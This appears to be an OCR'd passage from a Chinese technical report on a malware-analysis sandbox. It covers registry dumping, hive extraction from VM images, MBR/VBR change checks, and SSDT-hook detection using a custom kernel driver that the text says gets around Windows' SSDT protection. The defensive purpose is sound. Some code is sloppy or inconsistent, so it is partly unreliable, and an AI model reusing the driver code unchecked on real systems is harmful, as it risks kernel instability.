        if ( numSubKeys )
        {
            for (i=0; i < numSubKeys; i++)
            {
                szName = MAX_KEY_LENGTH;
                if( (retCode = RegEnumKeyEx( hKey, i, subKey, &szName, NULL,
NULL, NULL, &ftLastWriteTime)) == ERROR_SUCCESS &&

RegOpenKeyEx( hKey, subKey, 0, KEY_READ, &phKey) == ERROR_SUCCESS ) {
                    strcat( path , "/" );
                    strcpy( path+1 , slashEscape(subKey, 0) );
                    _tprintf( _T ("%s/\n"), full );
                }
                if( recursive == 1 )
                    traverseKey( phKey, depth+1, recursive , full );
                RegCloseKey( phKey );
```

```
            }
        }

}

int _tmain( int argc, LPTSTR argv[] )
{
        HKEY phKey;
        BOOL recTraverse;
        int i;
        int argKey;
        TCHAR path[0x1000] ={0};

        LPTSTR mainKey, subKey;

        LPTSTR preDefKeyName[PRE_DEFINE_KEY_TYPE] = {
            _T ("HKEY_CLASSES_ROOT"),
            _T ("HKEY_CURRENT_USER"),
            _T ("HKEY_LOCAL_MACHINE"),
            _T ("HKEY_USERS"),
            _T ("HKEY_CURRENT_CONFIG")
        };

        HKEY preDefKey[PRE_DEFINE_KEY_TYPE] = {
            HKEY_CLASSES_ROOT,
            HKEY_CURRENT_USER,
            HKEY_LOCAL_MACHINE,
            HKEY_USERS,
            HKEY_CURRENT_CONFIG
        };

        /* Check for execution arguments */
        if( argc == 2 ) {
              recTraverse = 0;
              argKey = 1;
        }
        else if( argc == 3 && _tcscmp( argv[1], _T ("-R") ) == 0 ) {
              recTraverse = 1;
              argKey = 2;
```

```
        }
        else {
                _tprintf( _T ("Usage: winReg.exe [-R] RegistryStartKey\n") );
                return 1;
        }
        strcpy( path , argv[argKey] );

        mainKey = _tcstok( argv[argKey], _T ("\\") );
        subKey    = _tcstok( NULL, _T("") );


        for( i = 0; i < PRE_DEFINE_KEY_TYPE; ++i )
                if( _tcscmp( mainKey, preDefKeyName[i] ) == 0 )
                        break;

        /* Check if the specified Registry Key exists */
        if( i == PRE_DEFINE_KEY_TYPE ) {
                _tprintf( _T ("Wrong Registry Key Type\n") );
                return 1;
        }



        if( RegOpenKeyEx( preDefKey[i], subKey, 0, KEY_READ, &phKey) ==
ERROR_SUCCESS ) {
                slashEscape( path, 1 );
                win2unixPath( path );
                traverseKey( phKey, 1, recTraverse , path    );
        }

        RegCloseKey( phKey );
        return 0;
}
```

接下來則將程式碼分段進行解說

```
int _tmain( int argc, LPTSTR argv[] )
{
        // 前面進行一些宣告和定義
```

```
        // 取出主要的 Key，也就是在登錄編輯器中可以看到最上
    層的 Key
        // 在之後的則是 subkey
        mainKey = _tcstok( argv[argKey], _T ("\\") );
        subKey    = _tcstok( NULL, _T("") );

        // 接下來檢查要查詢的 Key 是否存在

        // 若 key 存在，就去開啟他，當成功後先處理路徑，讓
    Unix 可以看得懂，接著就去找出該 key 下的 subkey 和 value。
    若有-R 參數則要用 Recursive 找出下面的所有內容
        if( RegOpenKeyEx( preDefKey[i], subKey, 0, KEY_READ,
    &phKey) == ERROR_SUCCESS ) {
            slashEscape( path, 1 );
            win2unixPath( path );
            traverseKey( phKey, 1, recTraverse , path    );
        }

        RegCloseKey( phKey );
        return 0;
    }
```

slashEscape 則是處理路徑，將原路徑的「/」轉成「\/」,「\」轉成「\\」。這樣一來可以讓該字串在程式中使用。(程式中字串的表示「\」需要用「\\」)。win2Unix 則是將 Windows 路徑轉成 Unix 中支援的路徑，在 Windows 中路徑的分隔使用的是「\」而 Unix 則是使用「/」，因此透過這個函數進行轉換。接著則是程式的主

體 traverseKey 這個函數，功能就是找出輸入的 Key 下有哪些 subkey 和 value，若有-R 的參數則要將 subkey 下面的所有資訊也全部列出來。

```
void traverseKey( HKEY hKey, int depth, BOOL recursive , TCHAR* path )
{
    // 一開始先進行宣告

    // 接著透過 RegQueryInfoKey 這個 API，可以取得 hkey 的相關資訊
    retCode = RegQueryInfoKey(
        hKey,                       // key handle
        className,                  // buffer for class name
&szClassName,               // size of class string
        NULL,                       // reserved
&numSubKeys,                // number of subkeys
&lenMaxSubKey,              // longest subkey size
&lenMaxClass,               // longest class string
&numValues,                 // number of values for this key
&lenMaxValue,               // longest value name
&lenMaxValueData,           // longest value data
&szSecurityDescriptor,      // security descriptor
&ftLastWriteTime);          // last write time

    // 若剛才透過 RegQueryInfoKey 回傳的結果說目前檢查的這個 key 下面有 subkey 或 value，那麼就往下做將他們列出來
    if ( numValues )
    {
        for (i=0, retCode=ERROR_SUCCESS; i < numValues; i++)
        {
            // 利用 RegEnumValue 這個 API，將其下的 value 列出來
             if( (retCode = RegEnumValue(hKey, i, subValue, &mxValue, NULL,
&type, data, &lenMaxData)) == ERROR_SUCCESS ) {

                // 將結果印出來
                _tprintf( _T ("%s/"), full    );
                if( strlen(subValue) == 0 )
                    _tprintf( _T("\\0 "));
                else
                    _tprintf( _T ("%s "), slashEscape(subValue, 0) );
```

```
                    // 根據 value 的型態不同作不同的處理
                    switch( type ) {
                            case REG_SZ:
                            case REG_LINK:
                            case REG_EXPAND_SZ:
                                    _tprintf( _T ("%s\n"), (LPTSTR)data );
                                    break;
                            case REG_DWORD:
                            default:
                                    for( j = 0; j < lenMaxData; ++j )
                                            _tprintf( _T ("%02x"), (DWORD)data[j] );
                                    _tprintf( _T ("[%d]\n") , lenMaxData );
                                    break;
                    }
                memset( data, 0, MAX_DATA_LENGTH );
                    lenMaxData = MAX_DATA_LENGTH;
                }
            }
        }

        // 列完 value，接著利用 RegEnumValue 這個 API，將其下的 subkey 列出來
        if ( numSubKeys )
        {
            for (i=0; i < numSubKeys; i++)
            {
                szName = MAX_KEY_LENGTH;
                if( (retCode = RegEnumKeyEx( hKey, i, subKey, &szName, NULL,
NULL, NULL, &ftLastWriteTime)) == ERROR_SUCCESS &&

RegOpenKeyEx( hKey, subKey, 0, KEY_READ, &phKey) == ERROR_SUCCESS ) {
                    strcat( path , "/" );
                    strcpy( path+1 , slashEscape(subKey, 0) );
                    _tprintf( _T ("%s/\n"), full );
                }

                // 若有-R 參數，則利用 recursive 的方式將 subkey 下的東西也列
出來
                if( recursive == 1 )
```


```
                    traverseKey( phKey, depth+1, recursive , full );
                RegCloseKey( phKey );
            }
        }
}
```

(b)VM 外部取 Reg info. [Hivetool]

本章節將針對外部登錄檔資訊截取做介紹。首先會簡介其運作的概念原理，並且加上流程說明。最後有程式碼的說明註解。hivetool 完成的工作是先擷取一個 windows 登錄機碼的 hive 檔案，而這個 hive 檔案會有對應的登錄機碼路徑。我們利用 hivetool 提供的函式來達到讀取特定登錄機碼的值。但由於此套件(hivetool)仍在開發中，故有些地方需要加以修改，才能達到本計畫的目標。以下將會詳細的解說程式碼修改的地方，並且有個整體的流程介紹。

虛擬機器為了要正常的模擬系統的運作，會有模擬的硬碟空間。而這個模擬硬碟的映像檔，就會包含存放著 Windows 登錄檔。但是我們無法直接去存取該檔案，因為 NTFS 的檔案系統配置的時候可能會不連續，且檔案所在的磁區位置、檔案大小等資訊皆無法從映像檔知道。所以要透過 Sleuth kit 來取得這些檔案資訊。Sleuth kit 會先判斷該檔案系統，並且用相對應的檔案格式去取出該映像檔所包含的內容。有了這些檔案相關資訊，我們即可將檔案取出。取出登錄檔案之後，再用 hivetool 進行分析，把欲檢測的路徑底下之所有鍵值列出，以得到外部之登錄檔資訊。

圖表 4-51 取得外部登錄檔資訊之流程圖



以下為**取得虛擬機器外部登錄檔**資料之完整程式碼：

```
==========================bin/listhive2.c=========================
int main(int argc , char** argv ){
char p[] = "/";
printf("safe0!!\n");
fflush(0);
        if( 0 != hl_mount_list( argc-1   , &argv[1]   ) ) {
fprintf(stderr, "hl_mount_list() had issues (%s),   \
I am going to continue...\n",
                uerr_str( uerr_get() ));
        }
printf("safe1!!\n");
fflush(0);
if( 0 != ns_chdir( p ) )
printf("Couldn't chdir to initial working directory %s: %s",\
                p, uerr_str( uerr_get() ) );
    cmd_recurse( );
}
```


程式一剛開始會進入 main 函式，並且提醒使用這要使用正確的參數。如果輸入的參數 1 是一個 hive 檔案的話，而 hl_mount_list 將會成功的把 hive 檔掛載起來。hl_mount_list 定義在 lib/libhive.c 裡，他提供了低階結構的解析，往後就可以利用 hivetool 提供的函式庫來存取登錄機碼。而 ns_chdir 則是改變目前的登錄機碼位置，本程式將會列出所有的登錄碼，故登錄碼路徑變更至 root "/"。而 cmd_recurse 函式將會呼叫 ns_recurse 函式，其用途是列舉所有指定登錄碼路徑底下的所有鍵值，定義在 hivetools/nstdreg.c 中。由於上述介紹之原始碼過於龐大(數千行)，所以不詳列在技術報告之中。如果要更深入的了解函式內容，可以從本計畫繳交的系統原始碼參考。

4.2.3 MBR 磁區修改

在 98 年的成果中，我們已可對整顆硬碟的第一磁區進行比較，此磁區稱為 Master Boot Record，然而在 BIOS 載入啟動磁區並執行當中的程式後，許多作業系統會繼續所謂 Chain Loading 的動作，亦即載入硬碟的每個 Partition 中的第一個磁區，稱為 Volume Boot Sector，以為多重開機之用。在本年度的研究中，我們將計算該 VBR 的磁區編號，並加入我們 MBR 的比較項目當中。

同去年 MBR 檢測項目，今年度同樣仰賴 snapshot 的寫入動作來偵測 VBR、MBR 的修改。所謂 snapshot 是記錄在一個時間點下系統的狀態，通常利用它來還原電腦的系統設定，即若有任何對系統的修改都會被記錄在 snapshot 中，所以我們利用 snapshot 此項特性，先下 commit all 指令來將 snapshot 上之修改寫入系統 image 中，同時該指令也會回傳所有被修改過的磁區編號，我們便利用這些編號來判斷 MBR/VBR 是否有被修改。因 snapshot 會記錄任何對系統的修改，所以我們利用 snapshot，先下 commit all 指令將 snapshot 上之修改記錄寫到系統的 image 中，同時該指令也會回傳所有被修改過的磁區編號，我們便利用這些編號及 *grep –q –x –E '0 | 32256'*，來判斷執行結果中是否含有 0 或 32256，若有代表有被修改，則印 MBR Modified；若沒有代表沒有被修改，印 MBR Clean。

圖表 4-52 實作流程圖



以下為實作程式碼說明：

圖表 4-53 程式碼<1>

```
179 echo ==== MBR Modification Scanning ====
180 =mbr sh |-101 grep -q -x -E '0|32256' && echo "MBR Modified" || echo "MBR Clean"
181 output %mbr
```

圖表 4-54 程式碼<2>

```
when "sh"
        line = "(" + line[cmdargs[0].length+1..-2] + ") >> _tmp_MBA_f" + @ofn + "\n"
        cmd4shell( line )
```

圖表 4-55 程式碼<3>

```
79 qemucmd commit all
```

179:

印====MBR Modification Scanning ====

180:

sh |-101 跳至往前算第 101 行的地方，即第 79 行的位置(180-101)，取得該處的字串（qemucmd commit all）並執行 cmd4shell()來將它轉換成指令，並執

行，再來利用 *grep –q –x –E '0 | 32256'*，來判斷其執行結果中是否含有 0 或 32256，若有代表 MBR 有被修改，即印出 MBR Modified 至 mbr，若無則為 MBR clean。其中，因為每個 track 共 63 磁區，每個磁區是 512bytes，而第一個分割區是從第一個 track 開始的，因此第一個分割區的位移是 63 x 512，即 32256，此部分為 VBR；而 0 為 MBR，即主開機磁的起始區域。

181:

輸出在變數 mbr 中的資料

4.2.1 SSDT Hooking

為了監控 SSDT 的完整性不被惡意軟體竄改，我們於 Guest OS 內部安插一 kernel-level driver 方便我們利用 KeServiceDescriptorTable 指標進一步取得 SSDT 實體記憶體位址，並由同樣位於 Guest OS 裡的 user-level 系統資訊收集程式負責觸發該 driver。在受檢測的檔案尚未執行前的時間點 t0，我們先透過預先建立的隱蔽溝通管道對收集程式下達命令進而觸發該 driver，待取得 SSDT 實體記憶體位址後，再利用 QEMU 原有的功能將該記憶體區段匯出。接著執行受檢測的檔案後，於時間點 t1 再次將該記憶體區段匯出，比較之下若存在差異，則受檢測的檔案可能修改了 SSDT，有 hook 以行惡意行為之嫌疑。

(a) Writing Kernel-Mode Drivers

聽到 Driver 這個字，讓人聯想到非常低階的，用來控制底層某些硬體的細微操作所使用的軟體，撰寫 Driver 似乎對程式設計者非常的不友善。實際上，在 Windows 2000 之後的版本提供了分層架構(layered)的 Driver model，讓嘗試撰寫 Driver 的使用者，可以用類似於高階 user-mode 的 library 來操作硬體，並取得高度的 CPU privilege level 做到複雜的工作。

IOCTL(Device I/O Control) 是在寫 Driver 時常用的一個技巧，用來幫助 user-mode 的程式可以”遠端控制”。當一個在 user-mode 下的程式想存取 kernel-mode 下才能拿到的資源，IOCTL 就像是一座橋梁，用來幫助 user-mode 下的程式取得 kernel-mode 下的資源。

IOCTL 是一種概念，它可以依照不同目標裝置以不同的方式來實作。一般來說 IOCTL 具有以下幾點特徵：

1. 使用者須透過特別的 entry point 來控制裝置。舉例來說：在 Windows2000 下，它是一個 win32 的 function DeviceIoControl()。
2. 利用 entry point 來控制裝置時，使用者必須提供 device ID、控制碼、input data buffer、output data buffer。在 Windows 2000 中 device ID 就是一個"HANDLE"。
3. 控制碼用來告訴指定的 device's IOCTL dispatcher 哪一個 control function 將被使用到。
4. 使用者必須提供 Input buffer 內的資料，Input buffer 包含所有 device 在完成 request 時所需的資訊。
5. Device 完成 request 後，會將結果傳至 output buffer。
6. 每次 request 的結果都會以 status code 回報給使用者。

舉個例子來說：如果使用者希望裝置讀取一個 memory address 的值，使用者提供控制碼 0x80002000 給裝置，告訴裝置這是一個 read 的 operation，在 input buffer 內還要提供 base address 及 number of bytes to read，最後從 memory 讀出的值將被存放在 output buffer 內。

1. 下面是撰寫 Driver 時，與撰寫一般 Win32 程式不同點的小提示：一般的 Win32 程式主要的 header file 為 windows.h，但對 kernel-mode driver 的程式碼，ntddk.h 為其主要的 header file。
2. 主要的 entry point 為 DriverEntry()，而非 Win32 的 WinMain()或 main()。

圖表4-56　撰寫Driver時，Driver的進入點相當於main() (圖表引用自Undocumented Windows 2000 Secrets Chap 3 Listing 3-1 p.124)

```
NTSTATUS DriverEntry (PDRIVER_OBJECT  pDriverObject,
                      PUNICODE_STRING pusRegistryPath);
```

3. 一些常見的Data Type如：BYTE、WORD、DWORD在寫kernel-mode driver時都不被使用，取而代之的是UCHAR、USHORT、ULONG。

Kernel-mode Driver 的 main function: DriverEntry()會先建立一個 device object 及它的 symbolic link，並把 device object 存成 global 的變數。這個 device object 的內容在未來將會存放每個 request 所對應 driver 回傳的結果。Driver 收到的 request 會是一個 IRP(I/O Request Packet)。

DriverEntry()會把所有收到的 IRP 統一交給 DriverDispatcher()處理，所以在 DriverDispatcher() 內會有使用者寫好的程式碼，針對需要的 IRP 有個別的處理。

(b) Service Control Manager

一般的情況下，driver 都是在系統開機的時候才會被 load 到系統當中，但我們不可能每次一更新 driver 之後就要重新開機才能 load。為此，Windows 2000 提供了 Win 32 的 interface：Service Control Manager。透過這個介面可以在 runtime 時做到 driver load and unloading。

Service Control Manager 可以處理服務(service)和驅動程式(driver)，SC Manager 的 interface 被實作在 Win 32 subsystem 中的 advapi32.dll。在可以存取服務之前，必須透過 OpenSCManager()取得一個 HANDLE，之後在 CreateService()、OpenService()時必須有這個 HANDLE。

圖表 4-57 常用的 SCManager 提供的 function (圖表引用自 Undocumented Windows 2000 Secrets Chap 3 Table 3-3

p.144)

NAME	DESCRIPTION
CloseServiceHandle	Close handle obtained from `OpenSCManager()`, `CreateService()`, or `OpenService()`
ControlService	Stop, pause, continue, interrogate, or notify a loaded service/driver
CreateService	Load a service/driver
DeleteService	Unload a service/driver
OpenSCManager	Obtain a handle to the SC Manager
OpenService	Obtain a handle to a loaded service/driver
QueryServiceStatus	Query the properties and the current state of a service/driver
StartService	Start a loaded service/driver

在 Load 及 running 一個 service 時，通常依照以下的步驟：

1. OpenSCManager()得到 HANDLE。
2. CreateService()把一個 Service 加入系統中。
3. StartService()把 Service 的狀態設為正在使用中。
4. CloseServiceHandle()結束一個 Service 並釋放資源。

(c) Kernel-mode Driver 程式碼

以下的程式碼為 Kernel-mode 下的 Driver，但實際上並沒有與硬體接觸，僅利用它在 kernel-mode 下的能力，讓 user-mode 下的程式可以遠端操控，以便存取到特殊的資源。

圖表 4-58kernel-mode Driver part1

```
#include <ntddk.h>
#include <ntstrsafe.h>


//存放SystemServiceTable也叫作KeServiceDescriptorTable
struct SYS_SERVICE_TABLE {
        PULONG ServiceTable;
        ULONG  CounterTable;
        ULONG  ServiceLimit;
        PVOID* ArgumentsTable;
};

extern "C" struct SYS_SERVICE_TABLE* KeServiceDescriptorTable;

//------------------------------------------------------------------------

extern "C" NTSTATUS DriverCreateClose(IN PDEVICE_OBJECT device,IN PIRP Irp)
{
        Irp->IoStatus.Status = STATUS_SUCCESS;
        IoCompleteRequest( Irp, IO_NO_INCREMENT );
        return STATUS_SUCCESS;
}

//------------------------------------------------------------------------

extern "C" NTSTATUS DriverDispatch(IN PDEVICE_OBJECT device,IN PIRP Irp)
{
        static PHYSICAL_ADDRESS SSDTPhysAddr;

        PUCHAR buff             = 0;

        PIO_STACK_LOCATION loc = IoGetCurrentIrpStackLocation( Irp );

        //如果Control CODE為415,將SSDT的ServiceTable的address存到Output Buffer,
        //這個serviceTable存放的是Native API的function entry
        if( loc->Parameters.DeviceIoControl.IoControlCode == 415 ) {
                buff = (PUCHAR)Irp->UserBuffer;
                SSDTPhysAddr = MmGetPhysicalAddress( KeServiceDescriptorTable->ServiceTable );
                RtlCopyMemory( buff   , &SSDTPhysAddr.HighPart, 4 );
                RtlCopyMemory( buff+4, &SSDTPhysAddr.LowPart , 4 );
                RtlCopyMemory( buff+8, &KeServiceDescriptorTable->ServiceLimit, 4 );
        }

        //如果Control CODE為1000,將input buffer內存放的記憶體位址對應的記憶體內容取出,放到output buffer
        else if( loc->Parameters.DeviceIoControl.IoControlCode == 1000 ) {
                RtlCopyMemory( Irp->UserBuffer, KeServiceDescriptorTable->ServiceTable
                                                        , KeServiceDescriptorTable->ServiceLimit );
        }

        Irp->IoStatus.Status            = STATUS_SUCCESS;
        //Irp->IoStatus.Information     = 12;
        IoCompleteRequest( Irp, IO_NO_INCREMENT );
        return STATUS_SUCCESS;
}
```

圖表 4-59 kernel-mode Driver part2

```
58 extern "C" void DriverUnload(IN PDRIVER_OBJECT driver)
59 {
60         UNICODE_STRING devlink;
61
62         RtlInitUnicodeString( &devlink, L"\\GLOBAL??\\MBA_DEVICE" );
63         IoDeleteSymbolicLink( &devlink );
64         IoDeleteDevice( driver->DeviceObject );
65 }
66
67 //---------------------------------------------------------------------------
68
69
70 //Driver的main function
71 extern "C" NTSTATUS DriverEntry( IN PDRIVER_OBJECT pdo, IN PUNICODE_STRING reg_path )
72 {
73         /* Used to create device in global space, let other one can access it. */
74         PDEVICE_OBJECT devobject=0;
75         UNICODE_STRING devlink,devname;
76
77         RtlInitUnicodeString( &devname, L"\\Device\\MBA_DEVICE" );
78         RtlInitUnicodeString( &devlink, L"\\GLOBAL??\\MBA_DEVICE" );
79
80         IoCreateDevice( pdo, 256, &devname, FILE_DEVICE_UNKNOWN, 0, TRUE, &devobject );
81         IoCreateSymbolicLink( &devlink, &devname );
82
83         pdo->DriverUnload = DriverUnload;
84         pdo->MajorFunction[IRP_MJ_DEVICE_CONTROL]       =DriverDispatch;
85         pdo->MajorFunction[IRP_MJ_CREATE]                       =DriverCreateClose;
86         pdo->MajorFunction[IRP_MJ_CLOSE]                        =DriverCreateClose;
87
88     return STATUS_SUCCESS;
89 }
```

(d)user-mode 下 retr_SSDT 程式碼

User-mode 下的一般 Win32 程式，以遠端操控的方式取得 SSDT 的 ServiceTable。

圖表 4-60 user-mode 程式 part1

```
#include <windows.h>
#include <tchar.h>
#include <stdio.h>
#include <stdlib.h>

SC_HANDLE hSCMan;

//--------------------------------------------------------------

void showErrorAndExit( const char* msg, BOOL doExit )
{
    TCHAR err[1024];

    FormatMessage(
                FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
                NULL,
                GetLastError(),
                MAKELANGID( LANG_NEUTRAL, SUBLANG_DEFAULT),
                err,
                1024,
                NULL );
    _tprintf( _T("%s: %s\n"), msg, err);

    if( doExit )
        exit(-1);
}

//--------------------------------------------------------------

inline void driverInstall( LPTSTR serviceName, LPTSTR sysFilePath )
{
    SC_HANDLE hService = NULL;

    // add to service control manager's database
    if ( (hService = CreateService( hSCMan,
                                    serviceName,
                                    serviceName,
                                    SERVICE_ALL_ACCESS,
                                    SERVICE_KERNEL_DRIVER,
                                    SERVICE_DEMAND_START,
                                    SERVICE_ERROR_NORMAL,
                                    sysFilePath,
                                    NULL,
                                    NULL,
                                    NULL,
                                    NULL,
                                    NULL)) == NULL )
        showErrorAndExit("CreateService", FALSE);
}
```

圖表 4-61 user-mode 程式 part2

```
53 inline void driverStart( LPTSTR serviceName )
54 {
55     SC_HANDLE hService = NULL;
56
57     // get a handle to the service
58     if ((hService = OpenService(hSCMan,
59                                 serviceName,
60                                 SERVICE_ALL_ACCESS)) != NULL) {
61         // start the driver
62         if ( !StartService( hService, 0, NULL) )
63                 showErrorAndExit("StartService", FALSE);
64     }
65     else showErrorAndExit("OpenService", FALSE);
66     CloseServiceHandle(hService);
67 }
68
69 //---------------------------------------------------------------
70
71 inline void driverStop( LPTSTR serviceName )
72 {
73     SC_HANDLE hService = NULL;
74     SERVICE_STATUS serviceStatus;
75
76     // get a handle to the service
77     if( (hService = OpenService(hSCMan,
78                                 serviceName,
79                                 SERVICE_ALL_ACCESS) ) != NULL) {
80         // stop the driver
81         if( ControlService(hService, SERVICE_CONTROL_STOP, &serviceStatus) == FALSE )
82                 showErrorAndExit("ControlService", FALSE);
83     }
84     else showErrorAndExit("OpenService", FALSE);
85     CloseServiceHandle(hService);
86 }
87
88 //---------------------------------------------------------------
89
90 inline void driverRemove( LPTSTR serviceName )
91 {
92     SC_HANDLE hService = NULL;
93
94     // get a handle to the service
95     if( (hService = OpenService(hSCMan,
96                                 serviceName,
97                                 SERVICE_ALL_ACCESS)) != NULL ) {
98         // remove the driver
99         if ( DeleteService(hService) == FALSE )
100                showErrorAndExit("DeleteService", FALSE);
101    }
102    else showErrorAndExit("OpenService", FALSE);
103    CloseServiceHandle(hService);
104 }
```

圖表 4-62user-mode 程式 part3


```
void retrSSDT( PDWORD userBuffer, DWORD bufferSize, DWORD controlCode )
{
    DWORD dwBytes;
    HANDLE hDevice = CreateFile("\\\\.\\MBA_DEVICE",
                                GENERIC_READ | GENERIC_WRITE,
                                0,
                                0,
                                OPEN_EXISTING,
                                FILE_ATTRIBUTE_SYSTEM,
                                0);

    //由IOCTL對特定Device下request
    if( DeviceIoControl( hDevice, controlCode, NULL, 0, userBuffer, bufferSize , &dwBytes, 0 ) == 0 )
                showErrorAndExit("DeviceIoControl", FALSE);
    CloseHandle( hDevice );
}
int _tmain( int argc, LPTSTR argv[] )
{
    DWORD i;
    DWORD SSDTInfo[3] = {0}; // [0-1]: 8 bytes address, [2]: limit
    PDWORD SSDTContent;

    if( argc != 3 ) {
        _tprintf( _T("Usage: %s service_name sys_file_full_path"), argv[0]);
        return 1;
    }

    //透過Service Control Manager取得一個HANDLE
    if ( (hSCMan = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS)) == NULL )
        showErrorAndExit("OpenSCManager", TRUE);

    driverInstall( argv[1], argv[2] );
    driverStart( argv[1] );

    //Control CODE 415: 拿到SSDT的ServiceTable的記憶體位址
    retrSSDT( SSDTInfo, 12, 415 );

    SSDTContent = (PDWORD)malloc( sizeof(DWORD)*SSDTInfo[2] );

    //Control CODE 1000: 利用之前取得的SSDT的ServiceTable的位址,取得ServiceTable的內容
    retrSSDT( SSDTContent, sizeof(DWORD)*SSDTInfo[2], 1000 );

    for( i = 0; i < SSDTInfo[2]; ++i )
        _tprintf( _T("%08x\n"), SSDTContent[i] );

    driverStop( argv[1] );
    driverRemove( argv[1] );

    free( SSDTContent );
    CloseServiceHandle( hSCMan );
    return 0;
}
```

利用上述 user-mode 下的程式搭配 kernel-mode 的 Driver，我們可以繞過 Windows 對 SSDT 的保護，順利的取得 SSDT 的 Service Table。

